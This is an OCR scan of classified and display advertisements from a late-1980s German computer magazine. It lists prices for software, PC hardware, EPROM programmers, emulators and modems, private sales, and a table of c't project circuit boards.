★★★★★★★ **PREISHITS** ★★★★★★★ AUTOSKETCH, dtsch 229 DM; CLIPPER dtsch mehrplatz 1599 DM; DBASE IIIplus 1.1 dtsch 1399 DM; ENABLE 2.0 dtsch 1599 DM; FOXBASE PLUS dtsch 899 DM; FRAMEWORK II 1.1 dtsch 1399 DM; GEM 1st WORD PLUS d. 359 DM; GEM DESKTOPPUBLISHERd. 859 DM; GEM DRAW PLUS dtsch 529 DM; IBM PC-DOS 3.3 dtsch 199 DM; NORTON ADVANCED UTILIT. 259 DM; MS-CHART 3.0 dtsch 699 DM; MS-EXCEL dtsch, engl. 1059 DM; MS-FLUGSIMULATOR engl. 109 DM; MS-MULTIPLAN 3.03 dtsch 599 DM; MS-WINDOWS 2.0 dtsch 299 DM; MS-WINDOWS 386 dtsch 559 DM; MS-WORD 4.0 dtsch 999 DM; OPEN ACCESS II dtsch 1399 DM; PAGEMAKER dtsch 1699 DM; PC-TOOLS DELUX, engl. 149 DM; SYMPHONY 2.0 dtsch 1299 DM; TURBO BASIC dtsch 199 DM; TURBO C dtsch 279 DM; TURBO PASCAL 4.0, dtsch 259 DM; TURBO PROLOG dtsch 259 DM; VENTURA PUBLISHER 1.1d 2399 DM; WORDPERFECT 4.2 dtsch 1059 DM; VEGA VGA MIT AUTOSYNC 799 DM; NEC-MULTISYNC-II dtsch 1459 DM; MITSUBISHI FREESC. dtsch 1399 DM; NEC-P6 DRUCKER dtsch 1099 DM; NEC-P7 DRUCKER dtsch 1399 DM; LOGIMOUSE PLUS deutsch 179 DM; HANDYSCANNER deutsch 659 DM; HANDYREADER deutsch 159 DM. Alle Produkte neuester Version u. sofort lieferbar. Auch Lieferung ins Ausland. Fordern Sie kostenlos unsere Preisliste an! Fa. PK, Waibelstr. 17, 8900 Augsburg, Tel. 0821/793703, FAX 0821/712628, BTX *PK-Software# G

Günstig abzugeben: Layoutprogramm EE-Designer II und Protel-PCB beide mit Router + Dongel. Chiffre-Nr. C880702.

CT-86 PLATINEN: CPU2 150,— I/O 100,— BUS 50, 1MB-RAM/250,— Floppy 100,—. Tel. 09131/14944.

SIEMENS PC-X (SINIX), fast neuwertig, mit 12,7 MB HD, 12W, SW (Hit, Multiplan, Informix), ron privat, Preis VB. ☎ 089/283512.

ASSEMBLER (bedienungsfreundlich) für **PCXT/AT DISKETTE** und Anleitung DM 46,—. Stange, Dessauerstr. 29, 1000 Berlin 46.

Blitter-TOS, FAST-Lader in U7, DM 100, 02630/7525.

KYOCERA
DIE LASER-DRUCKER

Neu : F1000, F1200, F2200, F3000 *und dazu*
LOFO1 der besondere Formulareditor
für alle KYOCERA Laserdrucker, arbeitet mit Prescribe !

LOGITEC™ GmbH Franziskanerstr.16, 8000 München 80, Tel. 089/483029

STEUERN · MESSEN · REGELN
mit PC (RS 232 C - Schnittstelle) **oder C 64/C 128**

Nutzen Sie die preiswerten Computer auch für technische Anwendungen.

- **Meßwerterfassung und -auswertung**
- **Anlagensteuerung und -überwachung**
- **Störungsmeldung und -dokumentation**
- **Steuern von Modellen u. Handhabungsgeräten**
- **Einsatz in Industrie, Labor, Schule usw.**

Wir bieten die erforderlichen Hardware-Module und Softwareunterstützung. Z.B.: Digitale Ein- und Ausgänge, analoge Ein- und Ausgänge, Module zum Zählen oder zur Ausgabe schneller Pulsfolgen (u. A. für Schrittmotoren).
Alle Module sind kombinierbar.

Fordern Sie bitte kostenlose Unterlagen an.

MANFRED KÜHN DIPL.-ING.
Ingenieurbüro für Mikroelektronik-Anwendung
Fr.-Ebert-Allee 61 · 2000 Schenefeld · Tel. 040 / 830 87 38

MODEM
vom Spezialisten für DFÜ

für C64/128 incl. Software ab DM 97,—
für IBM / Apple II / ATARI ST / AMIGA ab DM 148,—
SM30, Hayes kompatibel ab DM 268,—

Fordern Sie unseren kostenlosen Katalog mit über 500 Artikeln an!

resco electronic

resco electronic
Arthur Reissig GmbH & Co. KG
Kobelweg 68a, 8900 Augsburg
Tel.: 08 21/40 70 27, FAX: 08 21/40 43 70
Mailbox 08 21/40 43 03 300 + 1200Bd 8N1
TX. 53776 resco d.

Der Betrieb von Privatmodems am Postnetz ist in der BRD und West-Berlin noch nicht genehmigt und strafbar.

Netzteil defekt? Wir reparieren schnell!
Reparaturservice für alle Fabrikate

ATS
All Type Electric Service

Sandweg 18
7530 Pforzheim
(07231) 44638

Turbo-Basic Toolbox: BASIC-BOX Mit der BASIC-BOX erhalten Sie eine Menge weiterer Routinen für Ihre Programme. Zum Beispiel: eine neue Input-Routine, bei der Sie die Eingabe nicht nur auf eine bestimmte Zeichenanzahl, sondern auch auf bestimmte Zeichen beschränken können; Sie können auch die Konfiguration (Anzahl der Diskettenlaufwerke, der Drucker, ob ein Coprozessor vorhanden ist, etc. Mit Handbuch und Beispielen nur DM 49,—. Ralf Krause, Finkenweg 4, D-4902 Bad Salzuflen 5.

Endlich ist es da — das Public Domain und Shareware-Handbuch, auf das Sie schon lange gewartet haben. PD-Handbuch (90 Seiten) DM 5,00 oder PD-Handbuch mit 2 Begleitdisketten, — Disk A: Program Reviews, — Disk B: Intro Disk DM 14,80. Lieferung per NN (+ DM 6,50) oder Vorkasse (zuzügl. DM 2,— Porto) auf Postscheckkonto Mchn., Kto.-Nr. 340313-807, Euroscheck oder Briefmarken. Redysoft Software GmbH, Postfach 1261, 8150 Holzkirchen.

ATARI ST ATARI ST ATARI ST ATARI ST Umfangreiches Public Domain Angebot je Disk 5 od. 7 DM. Katalog auf Diskette DM 3,50 mit kostenlosem Update-Service. Buchhandlung Werner Finke, Kipdorf 22, 5600 Wuppertal 1 (Elb.). G

Wir suchen versierten Bastler/Computerfreak für längeren Einsatz in Benin/Westafrika!! Sie brauchen gute Kenntnisse in PC-Hardware und D-Base. Diplome und Sprachkenntnisse sind nicht Bedingung. Wir bieten interessanten Einsatz an der Küste unter idealen Bedingungen! Senden Sie Ihren Lebenslauf mit Interessen an Euraf-Sarl. P.06-2535 Cotonou R.P. Benin.

Coprozessor Intel **80287-10** DM 499,— **80287-6** DM 295,— E-Proms 2716 Stk DM 3,50. Tel. 06233/40596.

INFOSCRIBE 500 SERIELLER DRUCKER, A3, 9 NADELN, ASCII-SATZ, SCHALLD.GEH. 550 DM. TEL. 0212/51198.

C64: RAM Erweiterung 16 KB mit Batterien (ähnl. Eprom) DM 49,— Kaho Pstf. 23333, 65 Mainz. G

RAM-CHIPS 256 K 100 ns und 60 ns günstig!! T. 05371/4454.

Hard-Disk-Controller für ECB-Bus c't-Projekt aus Heft 8/86 für CPM/c't 86 Rechner, Platine voll bestückt DM 280,—. 089/6921730 ab 18 Uhr.

68020 16 MHZ ZU VERKAUFEN. TEL. 0621/106981 18.00.

Kaypro 2 Tragb. 62K CPM 2.2 comp. 2 Discs + SW (DB, WS, SC, MBASIC, PD) Ser. Par. QWERTZ, Mon 777,— **CPC 464 Amber** MP2, RS-232 + Terminal sw(!) Disccontroller, CPM + Logo (auf Disk) und Software. Preis VB. Beides Tel.: 030/3056924.

Tausche RTOS-UH Vers. 2.1 für Atari ST gegen Farbmonitor. Tel. 05221/32882.

Verkaufe EPROM-Brenner für IBM, Steckkarte mit ext. Sockel sowie A/D, D/A Karte, je 150,—. CH. Arendt, Falkweg 6, 6300 Gießen.

VERKAUFE XHR-FARBGRAFIK-PROZESSOR (ELSA); TABLETT/DIGITIZER (ARISTO); FARBMONITOR (NEC) MULTISYNC. ALLES NEUWERTIG VHB. CHIFFRE C880701.

SCHALTNETZTEIL IM GEHÄUSE MIT LÜFTER 5V/10A, 12V/4A, —12V/1A nur 79,— DM. GERLOFF ELEKTRONIK, 05146/8681. G

NOVIX EB1 mit Zusatzliteratur gegen Gebot. Commandinterpreter für **Atari**: Mit integriertem **KAT-Ce** Terminal-Emu. & Novix Server-Editor. Anfragen bei Andreas Merz. Tel.: 042/216148 CH.

AutoCad — Stücklistengenerator: Freie Layoutgestaltung, autom. Verarb. Ihrer spez. Daten, Korrekturmögl. Einfügen in Zeichnung od. Ausdr. — Leistungsstarkes Tablettmenue: Lagersys. Lisp Macros etc. — Incl. je 1/2 Tag Einarb. u. Anp. an Ihre Wünsche. Nur 395,— bzw. 598,— -Schulung- Roman Ociepka, Hildegardstr. 13, 4630 Bochum, Tel. 0234/580543. G

PORTUS PC's Qualität aus der Goldstadt XT-, AT-komp., je nach Ausstattung ab DM 1355,— Beratung, Service, Info unter 07231/766733. G

KAUFE EINZELTEILE FÜR XT/AT auch defekt. Tel. 0241/39106 abends.

DRAM's 41256 41257 4164 verschiedene Zugr.-Zeiten. Preis auf Anfrage. 02372/16086 Abends.

Z80 + Karte für Apple II, 8MHz 64 KB CP/M-PATCH m. Handbuch u. Software VHB 250,—. 06151/593210.

Suche UNIX/XENIX für 286er-AT mit C, evtl. auch PASCAL Compiler. C. Felsing, Br.-Grimm-Str. 2, 6204 Taunusstein, Tel.: 06128/21232.

AMIGA1000 + 1081 + 2.LW + SW 2100 DM, GOLEM 2 MB 900 DM 20MB-FESTPLATTE + BOOTROM 1400 DM, AZTEC-C68KY3.6 + SDB 550 DM, LITERATUR, 09181/32203 AB 19UHR.

★★★ **Atari ST-Lernkurs für Anfänger** ★★★ auf Disk s/w, DM 40,—. Info: B. Biffiger, Dammweg 25, CH-3904 Naters! (über 200 Textseiten + Fragen ★★★ G

★ NEU ★ PLOTTEN OHNE PLOTTER ★ NEU ★ Easy Plot verwendet Matrixdrucker als Plotter! Auto CAD, 123, FW2...HP-GL wird zu hochwertigem Plot. Für IBM-XT/AT u. Komp.; 198,— DM + NN + Versand. Info: Braunbach, Buchholzgarten 32, 6661 HORNBACH, Tel.: (0711) 7542502 ab 18.00 Uhr. G

IBM-PD-DISKS (AB DM 2,70). LISTE GEGEN RÜCKPORTO. H. KRATZ, ARENDSTR. 4, 6050 OFFENBACH.


File-Konvertierung **WI-TEX—>**ASCII, frei defb. Konversionsregeln, 3 1/2 oder 5 1/4" IBM-komp. DM 40,—. A. Titze, Wichelwisch 70d, 2 Hamburg 70.

HILFE — WER HAT ZOOMCOPY (CT 1/88) F. HERKULES UND P6 ZUM LAUFEN GEBRACHT? BITTE 02373/65962.

DISASSEMBLER f. 8051-Serie (einschl. 80515) etc. läuft unter CP/M u. MSDOS. Ideale Ergänzung zu entsprechenden Cross-Assemblern! DM 149,—. **Schreibe hardwarenahe Software für 8051-Serie** einschl. 80515/535 v. Siemens zum Festpreis. Senden Sie Ihre Spezifikation. Angebot kurzfristig! Gerhard Ramm, Pracherdamm 7, 2082 Uetersen, Tel. 04122/44961.

Atari ST und Yamaha FB-01 ★★★★★ **MUSICI16** ohne Editor 195,— **Musik-System MT** mit Musiktext-Editor TEMPUS 274,— **Musik-System MTF** mit Musiktext-Editor TEMPUS und Sound-Editor FB01 359,—. Tel. 089/7930398. G

Eprommer für PC/XT/AT u. Kompatible



Programmiert: 2716 2732
2764 2764A 27128 27128A
27256 (12.5/21 V) 27512
Hardware bis 27011
sowie entspr. CMOS-Typen
— 16/32 BIT Unterstützung
— Checksummenberechnung
— Screen-Editor HEX/ASCII

mit FILL- COPY- SUCH-Befehlen. Intel-HEX-Format.
Programmieralgorithmen: FAST INTELLIGENT STANDARD.
Komplettlösung: Slotkarte, Kabelsatz, Software.

Preis: 498,– INFO: C&M Dipl.-Ing. Heinz Meyer
Rahserstr. 52, 4060 Viersen, Tel. 02162/22964

C-TOOLS

C-terp der prof. C-Interpreter **neu: für TURBO C nur**	DM 350.-
DeSmet C Development Package inkl. Debugger	DM 295.-
GraphiC wiss. Präsentationsgrafik jetzt neue **Version 4.1**	DM 855.-
lp C-Druckerfunktionen für jeden Drucker	DM 225.-
Vance C-lib Window Bibliothek (UNIX "curses" kompatibel)	DM 295.-
EGA-Tools im C und Assembler Source von COBRA	DM 195.-
MID Treiber für beliebig viele V24 - Schnittstellen	DM 285.-
PC - lint C Syntax- und Semantikprüfung über mehrere Files	DM 399.-
VTEK Tektronix 4014 und VT100 **Terminal-Emulation**	DM 350.-
PrintQ der Druckerspooler für den PC	DM 285.-

BTREE + ISAM neue Version 2.6 **DM 350.-**
jetzt mit: File Recovery Utility, alle Datentypen als Index
ab sofort: spezielle Version für MS-QuickBasic 4.0 DM 245.-- !!!

Viele Produkte mehr: Info anfordern! Keine zusätzlichen Versandkosten!

KESSLER Softwareentwicklung Mittelfortstr.17 3400 Göttingen Tel. 0551-792488

Z 80 - 8085 - 8051 - 8088
NSC 800 - 68 000/10
HD 64180
EMULATOREN
z. B. NSC 800
DM 2100,—

Lieferung durch
Schwarz & Müller KG
Buchenweg 5 · 8209 Stephanskirchen
Tel. 08031/71162

AT's, die mehr können
z. B.

286er	386er
8 MB on Board	bis 16 MB
EMS Zugriff	64 k Cache
16 MHz, 0 Wait	20/25 MHz

Händleranfragen erwünscht!

5137 Waldfeucht · Telefon 02455/2900
Brabanter Str. 61 · Telefax 02455/2909

Verkaufe SRAM TMS 4256-150ns! 256Kx1 Da nicht lauffähig auf meinem Atari ST IC Satz bestehend aus 16 Stck 200,— DM. Tel.: 07123/21675.

UPN-Compiler für MS/PC-DOS, spartanische Ausstattung, für den strukturierten Anarchisten. Mit div. Funktionslibraries und Tools 57,— DM. R. Stickan, Bramfelder Str. 95c, 2000 Hamburg 60. G

★★★★ LIGA/TURNIERVERWALTUNG ★★★★ IBM PC/XT/AT und kompatible. Für Vereine und Privatpersonen. Gratisinfo (Postkarte genügt): OLY-SOFT, Henckelstr. 11, 4300 Essen 1. G

ORG. APPLEII+, 64KB, ORG.MON., 2LW, Z80, 80Z, MAUS, JOYSTICK, PADDLE, SSC, IEEE, C. ITOH8510A DRUCKER, PAR.INTER., IBS RAM-FLOPPY, VIEL SOFTWARE (ELITE, APPLE-WORKS...), VIEL LITERATUR, VB 1800 DM, Tel.: 06104/43118 AB 18 UHR.

PC-FREEWARE — für PC/MS-Dos, über 1500 Disk **3—5 DM/Diskette** (5.25"), Kat. (5x5.25")—10DM. J. Johrend, Neusalzer Str. 9, 8500 Nürnberg. G

MONITOR 14" TTL-Anschl. Phosphor P39 DM 199,— **DRUCKER** TAXAN KP810 (Epson-komp) NLQ DM 349,— **Dyn. RAMs** 41256-150 DM 6,—. Tel. 0551/486578.

Z80 Compu-Profi Centr. + V24 mit Prommer 80 im IBM-Geh. 2 Laufw. 80 Tr. Tastatur + Monitor Preis DM 900,—. Tel. 06233/71105 ab 19.00 h.

★★★★★ PUBLIC-DOMAIN-FREESOFT ★★★★★ JETZT JEDE DISK 3,— DM KATALOG-DISK GRATIS CMO K. KRUG, LUDWIGSTR. 9, 8700 WÜRZBURG. G

DURCHKONTAKTIEREN ohne Spezialwerkzeug mit versilberten Kupferhohlnieten, 2,3 mm lang! Außendurchm./DM je 1000: 0,8 mm/37,— 1,0/27,— 1,2/28,— 1,5/28,— 1,8/29,— 2,0/31,— 2,5/36,— + Versandkost. (Nachnahme). Elmar **WIENECKE-C07**, Wasserstr. 18, 4973 Vlotho, Tel. 05733/5801. G

Atari 520 ST mit Floppy SF 354 u. Maus, mit Beckertext, 1st Word, Beckerbase, Profipainter usw. neuwertig DM 590,—. Tel. 004155/645430, K. Martinelli, Sonnengarten 2, CH-8862 Schübelbach.

c't — 86: CPU, I/O, FDC, RAM (256k best.) und BUS (10 Steckpl.) günstig wg. Systemwechsel. 089/60002002 od. ab 18 Uhr 6098691, Dufner.

c't 68000 Euro, Grafik, Busmonitor, 256k, 1xFlop. 12" Bildschirm, c't Textterminal, IBM komp. Tast. OSI fähig, im PC-Gehäuse kompl. nur DM 1400,—. Tel. 02264/1501.

DISKETTEN: 3,5" Fr. 2,—; 5.25" Fr. 0,70. Franz Buchmann, Ludiswil CH-6027 Römerswil, Tel. 041/881296 (Nur solange Vorrat).

EPSON-Plotter HI-80 + RAM-Erweiterung 16KB + HP-GL-Emulation (von außen schaltbar) mit Zubehör + Handbüchern, nur komplett für DM 900 zu verkaufen. Kremers, An der Kreuzstr. 62, 4057 Brüggen 1, Tel. 02163/59711.

c't-68000, neueste RTOS-Version, 1 MB RAM, hochaufl. **Farb**grafik, Busmonitor, **12-bit-D/A-Karte, 8-bit-D/A-A/D-Karte,** SNT, 3.5"-Floppy 1 MB, **19"-Gehäuse (Rittal),** Tastatur, umf. Dok. + Software **(GKS),** nur 2800,—! Tel. 0711/846818.

Achtung, Antiquität: Verkaufe **CMB 4032** und Floppy **4040,** voll betriebsfähig. Angebote an Lutz Branweiler, Platanenhof 4, 5160 Düren 6.

Als Einstieg: **EPSON QX 10** PC mit 2x5,5"Floppy RAM-Disc, 640x400 Grünmon. NEC 7220 Grafikproz./div. Programmen wie Wordstar, dBase II, Turbo-Pascal usw./Umfangr. Manuals u. Lit. zu PC u. Prog./Wahlw. mit Drucker Eps. RX 80 F/T **sehr billig** abzugeben! Tel. für D: 004155/645430/Tel. für CH: 055/645430, K. Martinelli, Sonnengarten 2, CH-8862 Schübelbach.

★★ Hard- & Software-Vertrieb E. Gebhardt ★★
Dammweg 15 — 6900 Heidelberg 1

ATARI PC2 Maus, Monitor, GEM, GEM Write, GEM Paint, GW Basic, 2 Laufwerke ..... DM 1928
dto. 1 Laufw. und 30 MB Harddisk ..... DM 2498
ATARI 1040, SW Monitor, Maus ..... DM 1578
Vortex HD30plus 31MB Harddisk ..... DM 1378
Brother Drucker M1209 ..... DM 699
GfA BASIC 3.0 Interpreter ..... DM 187
Signum 2 ..... DM 418 STAD ..... DM 169
Drevs BTX .... DM 398 Pascal+ ..... DM 238
fibuMAN ST e DM 375, f DM 718, m DM 898
Gesamtpreisliste gegen Freiumschlag zur Zeit noch kein Ladenverkauf. Tel. Bestellung unter 06221/833678 G

Nadeldrucker **Epson RX 80 F / T** sehr wenig gebraucht in Originalverpackung, Centronicsanschluß, sehr billig! Tel. für D 004155/645430, K. Martinelli, Sonnengarten 2, 8862 Schübelbach.

Schneider CPC 6128 mit Colormonitor CP/M 2.2 u. CP/M+, Dr. Logo, 128 kByte, Floppy, wenig gebraucht DM 950,—. Tel. 004155/645430, K. Martinelli, Sonnengarten 2, CH-8862 Schübelbach.

Für ATARI ST: 2x2MByte RAM zum Einbau je 600,— DM sowie PAK 68020/68881 für 700 DM (16MHz). Montags und Mittwochs ab 19.00 Uhr, 07032/33896.

ARCHIMEDES (Test c't 6/88) 1MB nur DM 3549 Speichererw. für A305 (incl. Einbau) 360 NEC Multisync GS 599 Panasonic KXP 1081 498 NEC P6 1098 NEC P2200 (24Ndl.) 878. ESCAL Datentechnik, 05403/2812 (ab 14 h). G

Freeware in deutsch/englisch für IBM 5,25" ★ neue! englische ★: Quick Basic Tools, Mystic Pascal-Compiler, Window Boss für C, Vanilla snobol 4, CGA-Emulation, Videoverwaltung, Super-Abenteuerspiel in 28(!) Stufen, Edraw ★ deutsche ★: Bios-Editor, 2D-CAD, Dos-Menü Disk 9,—, ab 5 Disk 7,— DM + 3,— Versand (Nachn.+ 4,—), Softwarekatalog-Diskette frei. ODS, Witteringstr. 24, 43 Essen, 0201/772175. G

Raum Aachen/Köln: Diskettenkonvertierung CP/M nach MSDOS und umgekehrt für 25,— DM per Disk. Siegfried Müller, Hauptstraße 98, 5163 Langerwehe. Zahlung per EC oder KSK Düren, 6325542 (BLZ 39550110). G

COMPUTER + ELEKTRONIK-BÖRSE: 16.+17. 7. 4220 DINSLAKEN SAAL HACKFORT; 17. 7. KÖLN, HAUPTBAHNHOF; 23.+24. 7. 4019 MONHEIM, FESTHALLE; 30.+31. 7. 4130 MOERS, MOTEL MOERS, JEDER KANN TEILNEHMEN. INFO: 02845/27260 ABENDS.

DEC-RAINBOW 320kB MEMORY, Z80 UND 8088 PROZESSOR, 2 X 400KB FLOPPY, 20MB HARD-DISK, DRUCKER- UND KOMMUNIKATIONSAN-SCHLUSS U24, MS-DOS 2.11 GV, 2950,—DM, 0231/179771.

RD SOFTWARE

RDFIBU

Mandantenfähige und sofort einsetzbare Finanzbuchhaltung.

Ein professionelles System für den Profi und auch für den EDV-Laien.

Menü, maskengesteuerte Datenerfassung und Blitzschnell.

- Daten und Kontenanlage unbegrenzt
- Frei definierbare Kontorahmen (kompl. Datev-Kontorahmen SKR 01-04 u. IKR wird mitgeliefert)
- Mandantenstamm
- umfangreiche Steuerkonten und Steuersätze
- Kostenstellenverwalt. und Auswertungen
- komfortables Buchen
- zahlreiche Bildschirmanzeigen
- Journaldruck
- Summen u. Saldenlisten
- Kontoauszüge
- Offene Posten
- Umsatzsteuervoranmeldung (auf Blanko und Finanzamtformular)
- BWA-Druck
- Gewinn & Verlust
- Bilanzdruck
- Mausschnittstelle
- Datenübernahme Auftrag
- Farbeinstellung
- Speicherresidente Hilfsprogramme, Notizblock, Taschenrechner, Karteikasten, Kalender, Terminverwaltung und vieles mehr
- Umfangreiches Handbuch mit zahlreichen Beispielen und Lösungen

Ein Finanzbuchhaltungsprogramm wo Leistung und Preis stimmt.

Bestellen Sie noch Heute, Ihre RDFIBU

948.-

RD Software, Postfach 32 07, 4006 Erkrath, Tel.: 02 11-25 38 61

mc-AllPros Plus

Universelles Programmiergerät aus mc 6-8/1987 mit erweiterter Software

GALs

+ Programmiert jetzt auch PROMs von TI und Zeropower-RAMs
+ Vorbereitet für Single-Chip-Prozessoren von INTEL
+ Unterstützt das INTEL-Hex-Format
+ Inhaltsverzeichnisanzeige

- Programmiert (E)EPROMs bis 27512, 27513 und 27011, PROMs von Signetics/Valvo und PALs von MMI, NS, TI und AMD
- Anschluß über RS 232 (V.24) Schnittstelle
- Bedienesoftware für IBM-PC/XT/AT (unter PC/MS-DOS), kompatible und Z80-Systeme (unter CP/M) verfügbar
- Bildschirmorientierter (E)PROM-Editor
- Bildschirmorientierter Text-Editor zum PAL-Entwurf
- PAL-Assembler + PAL-Simulator + PAL-Disassembler
- Fuseliisten als JEDEC-Dateien speicher-/ladbar
- Quelltexte als Zubehör verfügbar

Handbuch (wird voll angerechnet) ..... 48,— DM
Bausatz (inkl. Handbuch und Software) ..... 997,— DM
Fertigplatine (getestet, Handb., Software) .. 1420,— DM

Versand per Nachnahme. Bei Bestellung unbedingt Diskettengröße, Diskettenformat und Betriebssystem angeben!

Holger Haase & Michael Menrad
Peripheriegeräte GbR
Postfach 2847 / 3300 Braunschweig
Gordelingerstraße 17
Telefon: (0531) 400310

8051-Emulator

Real-Time-Incircuit-Emulator BICEPS51

- 40k Emulationsspeicher
- 64k Hardware-Breakpoints
- Komfortable Bedienung inkl. Line-Assembler, Disassembler, symbolisches Debugging
- 2k x 40 Bit Real-Time-Trace-Speicher mit zusätzlichen Breakmöglichkeiten (Option)
- Anschluß über RS232C an PC/XT/AT

DM 3408,60

8051-Crossassembler für MS-DOS .... DM 547,20

BRENDES DATENTECHNIK
Dr.-Ing. Horst Brendes · Dipl.-Ing. Martin Brendes

Tel. (0 44 23) 66 31 · Stedinger Str. 7 · 2948 Schortens 1

Macintosh

Apple II

MS-DOS

HARDWARE SOFTWARE ZUBEHÖR BÜCHER

Spezialkatalog für ☐ Apple II , ☐ Macintosh , ☐ MS-DOS

Fordern Sie unter Angabe Ihres Rechnertyps den entsprechenden **Gratiskatalog** an !

pandasoft Dr.-Ing. Eden

Uhlandstr.195 D-1000 Berlin 12
Tel.: 030 / 31 04 24
Telex: 185 859

BITTE SCHICKEN SIE MIR IHREN GRATISKATALOG ZU!
Name: .....
Adr.: .....
Rech.Typ: .....

c't

PLATINEN zu c't-Projekten

c't-Platinen bestehen aus Epoxid-Glashartgewebe, sind fertig gebohrt und mit Lötstopplack versehen bzw. verzinnt. Weitere Merkmale können Sie der Buchstabenkombination in der Bestellnummer entnehmen; die Buchstaben bedeuten: 'd' — doppelseitig, 'M' — Multilayer, 'B' — Bestückungsaufdruck, 'E' — elektronisch geprüft.

Nr.	Projekt	Format	Preis
c't 86/c't 68 ECB			
840150d	Busplatine (96pol., 10 Steckplätze)	84 x 208 mm	49 DM
840147dBE	CPU-II (inkl. Dokumentation)	Europa	85 DM
850164dBE	RAM-Karte 1 MByte, inkl. PROM (bei Bestellung Speicher-Konfiguration angeben)	Europa	98 DM
850584dBE	Farbgrafikkarte inkl. EPROM und 6 PALS	Europa	298 DM
850870dBE	IFC-Karte mit 3 PALs, EPROM und Diskette (Source und Dokumentation)	Europa	218 DM
851098dBE	Unicard — Universelle Erweiterungskarte inkl. PROM	Europa	89 DM
8804188dBE	c't86-Mauskarte (inkl. PAL und Treiberdiskette)	Europa	85 DM
ECB-Boards			
840184d	CEPAC-80 B (mit Wrap-Feld)	Europa	69 DM
840187d	CEPAC-80 A (ohne Wrap-Feld)	ca. 86 x 100 mm	49 DM
840782dB	EPAC-80 A (ohne Wrap-Feld)	ca. 80 x 100 mm	39 DM
840783dB	EPAC-80 B (mit Wrap-Feld)	Europa	59 DM
850294dB	PROMMER-80 inkl. Platine für Programmiersockel (80 x 25 mm)	Europa	69 DM
850484dB	I/O-Karte	Europa	79 DM
860230dBE	c't 180, CPU-Karte inkl. Monitor-EPROM und Source Listing	Europa	138 DM
860476dBE	1-MByte-RAM-Disk	Europa	79 DM
860562dBE	EPROM/CMOS-Floppy	Europa	75 DM
8609104dBE	c't-HDC (Harddisk-Controller)	Europa	89 DM
8701100dBE	PAL-Brenner inkl. Platine für Programmiersockel (ca. 45 x 65 mm)	Europa	79 DM
870590dBE	ECB-Prototyper	Europa	59 DM
c't 68000/68020			
841167dBE	Europakartenversion (Leerplatinensatz aus CPU, Switchboard, I/O-FDC, Peripherieadapter, DRAM, SBI-EBCS, inkl. MIKROMON, RTOS, PEARL-Compiler in EPROMs, Dekoder-PALs, Handbuch, jedoch ohne Grafikkarte, Bus-Monitor, Backplane)	Europa	672,60 DM
850190dBE	Grafikdisplay-Prozessor, Leerplatine inkl. PAL	Europa	108,30 DM
841168dB	Busmonitor-Karte (inkl. PROMs)	Europa	62,70 DM
850663dB	Farbgrafik-Erweiterungskarte	Europa	96,90 DM
8709130MBE	c't-68020 CPU, 4-Lagen-Multilayer	Europa	138 DM
8709131	PAL-Satz dazu (4 Stück)		65 DM
8709132	Steuer-PAL für DRAM-Karte zum Betrieb mit c't-68020-CPU		16 DM
8801206MBE	c't-68020 Statische RAM-Karte, 4-Lagen-Multilayer	Europa	138 DM
8801207	PAL-Satz dazu (2 PALs)		31 DM
8803186MBE	c't-68020 SCSI (Massenspeicher-Interface-Karte), 4-Lagen-Multilayer	Europa	138 DM
8803187	PAL-Satz dazu (5 PALs)		80 DM
8805132MBE	Backplane (Busplatine, 96pol) für c't68020, 10 Steckplätze	ca. 130 198 mm	138 DM
8805133MBE	dito, 5 Steckplätze	ca. 130 x 100 mm	88 DM
Klang-Computer			
841242B	ADS-Vorverstärker und	ca. 104 x 47 mm	
	ADS-Slotkarte	ca. 112 x 80 mm	19 DM*
850252dBE	KBI-Slotkarte	ca. 77 x 160 mm	20 DM*
850386B	KBC-Karte	ca. 210 x 45 mm	11 DM*
850387B	KBB-Karte	ca. 220 x 75 mm	14 DM*
850388B	KBE-Karte	ca. 220 x 75 mm	11 DM*
850389B	1 Satz aus 1 x KBB und 3 x KBE		45 DM*
850450dBE	PCS-Slotkarte	160 x 77 mm	21 DM*
Sinclair ZX			
840529d	PIO-Drucker-Interface für ZX Spectrum	Europa	20 DM*
85061168	Spectrum-NMI-Karte	ca. 85 x 90 mm	7 DM*
860780dBE	ECB-Adapter für ZX-Spectrum	ca. 170 x 100 mm	59 DM
Apple			
8510110dB	32 • I/O-Slotkarte für Apple, Kontakte vergoldet	ca. 82 x 78 mm	28 DM
8608102B	Apple-Mini-DVM	ca. 80 x 50 cm	9 DM
8603100dB	EX-42-Interface für Apple, Kontakte vergoldet	ca. 155 x 63 mm	30 DM*
C64, C16/116			
8412112dB	EPROM-Bank für C64	ca. 80 x 58 mm	18 DM
850170dB	C64-Speicheroszilloskop-Zusatz	ca. 100 x 150 mm	25 DM*
850774dB	IEC-Interface für C64	ca. 58 x 72 mm	18 DM
850584B	Videoentzerrer	ca. 94 x 58 mm	12 DM
860972dB	C64-Wandlerkarte (Sound Sampler)	ca. 140 x 107 mm	35 DM
8609100dB	C16/116-User-Centronics-Port	ca. 74 x 64 mm	15 DM
870694dBE	65SC816-Karte für C64	ca. 147 x 137 mm	75 DM
870694PAL	PAL-Satz für 65SC816-Karte		35 DM
8712206dBE	CP/M-Karte	178 x 110 mm	42 DM
8712206PROM	PROM 24S10 für CP/M-Karte		10 DM

Nr.	Projekt	Format	Preis
Atari ST			
860158dB	EPROM-Bank für Atari ST, Steckkarte	ca. 56 x 128 mm	29 DM
860360dB	I/O-Karte (User-Port) für den Atari ST mit 2 Steckplätzen für EPROMs	ca. 72 x 179 mm	49 DM
860361	Programmiertes PAL dazu		19 DM
860733dB	PROMMER 520	ca. 72 x 127 mm	39 DM
8707138dBE	Universal-Interface (ECB-Bus, IBM-PC-Slotkarten)/EPROM-Bank (512K)	ca. 170 x 170 mm	87 DM
8707138PLD	programmiertes PLD dazu		35 DM
8707138dB	Huckepack-Platine (+512K) für Universal-Interface	ca. 80 x 82 mm	22 DM
870950dB	ROM-Port-Puffer (SMD)	ca. 52 x 28 mm	16 DM
8802126dBE	OMTI-Adapter für ST	ca. 32 x 87 mm	22 DM
8803120B	ANDI, 8-Bit-A/D-Wandler	ca. 80 x 87 mm	12 DM
8805142dB	ROM-Port-Expander	ca. 100 x 85 mm	39 DM
8805143	GAL 20VB (programmiert für ROM-Port-Expander)		29 DM
PC-Kompatible			
860742dB	PC-8 MHz-Adapter	ca. 20 x 97 mm	9 DM
860978dBE	PC-Prototyp-Karte, Steckkontakte vergoldet	ca. 107 x 193 mm	69 DM
